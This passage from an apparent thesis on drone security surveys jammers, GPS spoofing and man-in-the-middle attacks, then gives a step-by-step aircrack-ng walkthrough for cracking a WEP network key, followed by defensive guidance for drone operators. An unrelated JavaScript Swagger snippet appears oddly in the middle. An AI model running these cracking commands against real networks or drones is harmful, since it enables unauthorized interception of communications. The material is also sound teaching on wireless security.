Batelle’s DroneDefender is a rifle that shoots radio pulses at a drone, disabling it at a distance of 400 meters. The radio pulses disrupt the communication systems of the drone, confusing both the GPS capabilities and the remote operation systems. At that point the drone's manufacturer safety system will engage, causing the drone to either return to its operator or land. The jamming of the drone's communications system also ensures that any remote functions of the drone- such as detonation – cannot be engaged by the operator. Battelle says the new rifle uses a combination of technologies including two antennas, jamming circuitry, and software-defined radio. This rifle may be very useful fighting with reconnaissance drones or to destroy drones in restricted areas (for ex. near airports).

Another example is DroneGun Tactical from DroneShield. It is a is a highly effective drone countermeasure designed for two hand operation and long range defeat. It includes high performance directional antennas in a lightweight robust rifle style design; featuring an intuitive control panel user interface to select and engage the range of jamming frequencies for target defeat. The DroneGun Tactical provides a safe countermeasure against a wide range of drones threats, with no damage to common RPA models or surrounding environment. When disruption is triggered, drone will respond via vertical on the spot landing or return to its remote controller or starting point.

It allows to neutralize drone without any physical damage which may be very useful to gain data from it, after it been captured (for ex. reverse engineering, receive camera data, board computer data etc.)




Fig. 2.6. DroneGun Tactical anti-drone tool

- GPS Spoofers

The idea of GPS spoofers is to send special signals to drone (or RPA) to replace satellites navigation data, making it thinking it’s in the different location.

- High Power Microwave (HPM) Devices

It generates electromagnetic pulse capable to interfere radio communication channel or even destroy electronic circuit

2.3. MIT attack

Another way is to intercept data channel or communication line between aircraft and operator using different vulnerabilities and exploits.

One of the most common methods of intercepting data on the network is the MITM attack (Man in the middle), which is a situation where an attacker is able to read and modify at will messages exchanged by correspondents, and none of the latter can guess about his presence in the channel.




Fig 2.7. Man in the middle attack example

The first step intercepts user traffic through the attacker's network before it reaches its intended destination.

The most common (and simplest) way of doing this is a passive attack in which an attacker makes free, malicious WiFi hotspots available to the public. Typically named in a way that corresponds to their location, they aren't password protected. Once a victim connects to such a hotspot, the attacker gains full visibility to any online data exchange.

Attackers wishing to take a more active approach to interception may launch one of the following attacks:

- IP spoofing involves an attacker disguising himself as an application by altering packet headers in an IP address. As a result, users attempting to access a URL connected to the application are sent to the attacker's website.
- ARP spoofing is the process of linking an attacker's MAC address with the IP address of a legitimate user on a local area network using fake ARP messages. As a result, data sent by the user to the host IP address is instead transmitted to the attacker.




Fig 2.8. ARP Spoofing attack illustration

After interception, any two-way SSL traffic needs to be decrypted without alerting the user or application. For example the next method can be used:

SSL hijacking method - attacker passes forged authentication keys to both the user and application during a TCP handshake. This sets up what appears to be a secure connection when, in fact, the man in the middle controls the entire session.

In this way, the packet data transmitted from the drone operator to the drone itself is modified directly, and perpetrator can read and modify all the data, such as commands sent from operator, or receive images or video signals from camera of the RPA.

2.4. Practical WEP attack

Mostly drones use WEP protocol, which is based on RC4 encryption algorithm which has lost of vulnerabilities found and way to exploit it. For example we can use Aircrack-ng application to hack the drone network, which is designed to detect wireless networks, intercept data transmitted over wireless traffic networks, audit WEP and WPA/WPA2-PSK encryption keys (stability test), including pentest (Penetration test) of wireless networks.

For this attack we will need the next setup:


- **WiFi Wireless Adapter** with monitor mode

- **Kali linux** (or any other linux distribution)
- **Aircrack-ng application**

We will use Atheros AR9271 2.4 Ghz USB WiFi Wireless Adapter with monitor mode to read and intercept connection channel of WEP network.

Fig 2.9. Atheros AR9271 2.4 Ghz USB WiFi Wireless Adapter

Also we will use Kali linux operation system. Kali Linux is an open-source, Debian-based Linux distribution geared towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering. It has lot’s of pre-installed security researching tools, easy to deploy and good written documentation.



```
((self, swaggerDecorator) => {
  typeof exports === 'object' && typeof module === 'object'
    ? module.exports = swaggerDecorator
    : self.swaggerDecorator = swaggerDecorator
})(typeof self !== 'undefined' ? self : this, (SwaggerClient => {
  const defaultDecorator = (fnc, {}, ...args) =>
    fnc(...args).then(({ body }) => body)
  return (specUrl, decorator = defaultDecorator) =>
    new SwaggerClient(specUrl).then(({ apis }) => {
      Object.keys(apis).forEach(tagName =>
        Object.entries(apis[tagName]).forEach(([functionName, fnc]) =>
          apis[tagName][functionName] = (...args) =>
            decorator(fnc, { tagName, functionName }, ...args)))
      return apis
    })
})(typeof SwaggerClient !== 'undefined'
  ? SwaggerClient
  : require('swagger-client')))
```

```
kali@kali
---------
OS: Kali GNU/Linux Rolling x86_64
Host: VirtualBox 1.2
Kernel: 5.4.0-kali2-amd64
Uptime: 2 hours, 35 mins
Packages: 2369 (dpkg)
Shell: bash 5.0.11
Resolution: 1920x1080
DE: GNOME 3.34.3
WM: Mutter
WM Theme: Kali-Dark
Theme: Kali-Dark [GTK2/3]
Icons: Flat-Remix-Blue-Dark [GTK2/3]
Terminal: qterminal
Terminal Font: Fira Code 10
CPU: AMD Ryzen 5 1600X (6) @ 3.999GHz
GPU: 00:02.0 VMware SVGA II Adapter
Memory: 3263MiB / 19502MiB
```


Fig 2.10. Kali linux start screen

Aircrack-ng is a complete suite of tools to assess WiFi network security.

It focuses on different areas of WiFi security:

- Monitoring: Packet capture and export of data to text files for further processing by third party tools
- Attacking: Replay attacks, deauthentication, fake access points and others via packet injection
- Testing: Checking WiFi cards and driver capabilities (capture and injection)
- Cracking: WEP and WPA PSK (WPA 1 and 2)

All tools are command line which allows for heavy scripting. A lot of GUIs have taken advantage of this feature. It works primarily on Linux but also Windows, macOS, FreeBSD, OpenBSD, NetBSD, as well as Solaris.




aircrack-ng : airodump-ng
File Edit View Bookmarks Settings Help
aircrack-ng : airodump-ng

```
CH 10 ][ Elapsed: 2 mins ][ 2013-06-04 04:46

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:25:9C:97:4F:48  -44      229      150    1   6  54e. WPA2 CCMP   PSK  Mandela2
0A:86:3B:74:22:77  -53      130        7    0   6  54e  WEP  WEP         7871
08:86:3B:74:22:76  -50      144       28    0   6  54e  WPA2 CCMP   PSK  belkin.276
20:76:00:86:BB:C4  -57       95        0    0   9  54e  WPA2 CCMP   PSK  Tom/kim
B8:9B:C9:59:29:8B  -63       79        0    0   1  54e  WPA2 CCMP   PSK  <length:  0>
B8:9B:C9:59:29:8A  -63       81        0    0   1  54e  WPA2 CCMP   PSK  <length:  0>
B8:9B:C9:59:29:89  -63       75        0    0   1  54e  WPA2 CCMP   PSK  <length:  0>
B8:9B:C9:59:29:88  -64       82        7    0   1  54e  WPA2 CCMP   PSK  HOME-2988
00:14:6C:D0:88:02  -66      182        0    0  11  54   WPA  TKIP   PSK  Fresca
00:00:00:00:00:00  -67      418        0    0   6  54   OPN              <length:  0>
00:24:7B:68:73:5C  -65      165        5    0   6  54   WPA2 CCMP   PSK  myqwest5275
FE:F5:28:26:B1:58  -69       38        1    0  11  54e  WPA2 CCMP   PSK  WSCJ
20:76:00:07:0D:38  -71       46        2    0  11  54e  WPA2 CCMP   PSK  myqwest6391
B8:9B:C9:BE:23:B9  -73        3        0    0  11  54e  WPA2 CCMP   PSK  <length:  0>

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   00:1E:8F:8D:18:25  -24    0 - 1    197      516  NETGEAR
(not associated)   00:1E:4C:CA:6E:E4  -61    0 - 1      0        3
```

Fig 2.11. Aircrack-ng command line interface


First of all we need to set Wireless Adapter into monitor mode using airmon-ng start wlan0 command. (In our example wireless adapter is named as wlan0)



```
root@kali:~# airmon-ng start wlan0


Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2419    NetworkManager
3315    dhclient
3465    wpa_supplicant


Interface       Chipset         Driver

wlan0           Ralink RT2870/3070      rt2800usb - [phy0]
                                (monitor mode enabled on mon0)

root@kali:~#
```

Fig 2.12. Setting wireless adapter into monitor mode

The next step, we use airodump-ng mon0 to check if we can 'see' our router (in our example it has BSSID - 00:26:5A:F2:57:2B)




```
CH 10 ][ Elapsed: 1 min ][ 2014-07-01 13:46

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:26:5A:F2:57:2B  -24       20        0    0   6  54e. WEP  WEP         dlink
00:14:D1:EA:C4:3D  -25       26        0    0   1  54 . WPA2 TKIP   PSK  Trendnet
74:44:01:18:22:BF  -66        3        0    0   6  54e. WPA2 CCMP   PSK  fesquibel

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   00:0D:A3:0B:87:C3    0    0 - 1      0       11
```

Fig 2.13. Checking BSSID of the router with WEP protocol

After, we need to intercept encrypted WEP packet data. For this step we use this command:

airodump-ng -w dlink -c 6 –bssid 00:26:5A:F2:57:2B mon0, where

- airodump-ng – command
- -w – flag which says to write all the data in the dlink file
- -c – flag which says that target is on the channel number 6
- -bssid – BSSID of our target
- mon0 – our wireless adapter




```
CH  6 ][ Elapsed: 58 mins ][ 2014-07-01 14:51

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:26:5A:F2:57:2B  -27   0     29036   167947    0   6  54e. WEP  WEP    OPN  dlink

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:26:5A:F2:57:2B  00:0D:A3:0B:87:C3    0    0 - 1      0   182395
00:26:5A:F2:57:2B  34:23:BA:3E:5A:0D   -6   54e- 1     10    85453

root@kali:~#
```

Fig 2.14. Intercepting packet data using aircrack-ng

Now we need while at least 20 000 packets will be intercepted (but ideally to intercept 100 000 packets)

After we intercept enough packets we need to use aircrack-ng dlink.cap to hack the password to network from received packets data.



```
Opening dlink-01.cap
Read 345320 packets.

   #  BSSID              ESSID                     Encryption

   1  00:26:5A:F2:57:2B  dlink                     WEP (110799 IVs)

Choosing first network as target.

Opening dlink-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 111064 ivs.
                     KEY FOUND! [ 31:32:33:34:35 ] (ASCII: 12345 )
        Decrypted correctly: 100%
```

Fig 2.15. Reading WEP network password using aircrack-ng

As we see from the image our WEP network password – 12345.

2.5 Conclusions to chapter 2

In this section, we reviewed the methods and means of attack on unmanned aerial vehicles, considered cyberattacks that can be used when trying to intercept data coming from the drone. Also considered the practical part of the attack on the network with WEP protocol, to obtain all data coming from the network, including signals from the operator to the aircraft, as well as data from RPA (photo or video image)

CHAPTER 3. DATA PROTECTION IN RPAS

3.1. Installation process

During installation of all necessary software/hardware equipment the check up should be done:

- Do not access websites, other computers, servers or mobile devices that is not related to RPA control scope
- Ensure the management of security for mobile devices that will be directly or wirelessly connected to the RPA
- Ensure file integrity monitoring processes are in place before downloading or installing files (always verify CheckSum after file was downloaded)




Fig. 3.1. MD5 hash algorithm illustration

- Run all previously downloaded files through up-to-date antivirus software before installing
- Verify a firewall on the computer or mobile device is enabled to check for potentially malicious inbound and outbound traffic caused by the recently installed software.
- During installation, do not follow "default" install options. Instead, go through each screen manually and consider installing software on a removable device (external HDD or USB drive)

- Disable automatic updates
- Connect only verified USB devices or external HDD drives
- Always keep the freshest backups of the system
- Use password manager, or any other safe place to keep necessary passwords

3.2. Securing RPAS operations

If the connection is set through the Wi-Fi network, the next steps should be done:

- Ensure the data link supports an encryption algorithm for securing Wi-Fi communications.
  - Use WPA2-AES security standards or the most secure encryption standards available.




Fig. 3.2. AES encruption algorithm illustration, used in WPA2 Enterprise

  - Use highly complicated encryption keys that are changed on a frequent basis. Ensure that encryption keys are not easily guessable, and do not identify the make or model of the UAS or the operating organization

- Use complicated Service Set Identifiers (SSIDs) that do not identify RPA operations on the network. Avoid using the specific make or model of the UAS or the operating organization in the SSID.
- Set the RPA to not broadcast the SSID or network name of the connection.
- Change encryption keys in a secure location to avoid eavesdropping either visually or from wireless monitoring.

If RPA supports the Transport Layer Security (TLS) protocol, ensure that it is enabled to the highest standard that the RPA supports.




Fig. 3.3. TLS protocol illustration

Check if data channel, telemetry, payload transmission, video transmission, and audio transmission encrypted with different keys. Make sure the RPA is able to encrypt the data stored onboard.

Run all necessary application in a virtual sand-box, isolated place to avoid data leakage

A Virtual Machine (VM) is a compute resource that uses software instead of a physical computer to run programs and deploy apps. One or more virtual “guest” machines run on a physical “host” machine. Each virtual machine runs its own operating system and functions separately from the other VMs, even when they are all running on the same host. They can be used to run Linux based operation systems, windows or UNIX-based OS. As an example can be used VMware workstation.

